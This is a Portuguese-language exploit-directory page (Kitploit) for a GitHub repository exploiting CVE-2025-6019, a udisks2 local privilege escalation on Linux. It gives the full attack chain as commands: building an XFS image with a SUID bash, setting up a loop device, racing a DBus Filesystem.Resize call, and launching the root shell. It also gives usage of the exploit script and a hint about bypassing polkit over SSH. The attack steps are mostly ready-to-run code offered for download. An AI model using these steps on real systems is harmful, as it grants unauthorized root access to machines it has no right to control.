Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/and-oss/cve-2025-6019-exploit
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoExploração de Binários
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

exploit

Ver Repositório
4328há 1 anoAinda não revisado
Compartilhar

CVE-2025-6019: Exploração de Elevação de Privilégio via Redimensionamento de Sistema de Arquivos UDisks2

Detalhes da Vulnerabilidade

  • CVE ID: CVE-2025-6019
  • Impacto: Elevação Local de Privilégio (LPE)
  • Sistemas Afetados: Sistemas Linux com versões vulneráveis do udisks2
  • Mecanismo: Condição de corrida durante o redimensionamento do sistema de arquivos permite acesso a binários SUID em diretórios temporários graváveis por todos
  • Componentes Chave:
    • serviço udisks2 (interface DBus)
    • método org.freedesktop.UDisks2.Filesystem.Resize
    • Pontos de montagem temporários em /tmp/blockdev*

Fluxo de Trabalho do Exploit

1. Prepare a Imagem Maliciosa do Sistema de Arquivos (Atacante)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # Set SUID bit
umount ./xfs.mount 

2. Dispare o Exploit (Máquina da Vítima)

# Verify system capabilities
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# Clear interference
killall -KILL gvfs-udisks2-volume-monitor

# Setup loop device
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# Background watcher (executes when SUID binary appears)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# Trigger vulnerability via DBus
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'

3. Obtenha Acesso Root

/tmp/blockdev*/bash -p  # Launch privileged shell
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

Importante!

O exploit funciona apenas em sessão logind!

  • O script deve ser executado a partir de uma sessão logind que esteja Active=yes e Remote=no (ex: tty1).
  • Quando iniciado a partir de uma sessão SSH / pts/* / reverse-shell, a chamada udisksctl loop-setup --no-user-interaction é negada pelo polkit, então o PoC falha com
    “Falha ao criar dispositivo de loop”.

Aviso:

  • Se quiser usar o exploit via SSH, você deve descartar a regra temporária do polkit

Como usar o exploit

Criar imagem suid

$ sudo bash exploit.sh create 


explorar sistema

$ bash exploit.sh exploit 

Vídeo da Prova de Conceito

poc

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    331

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →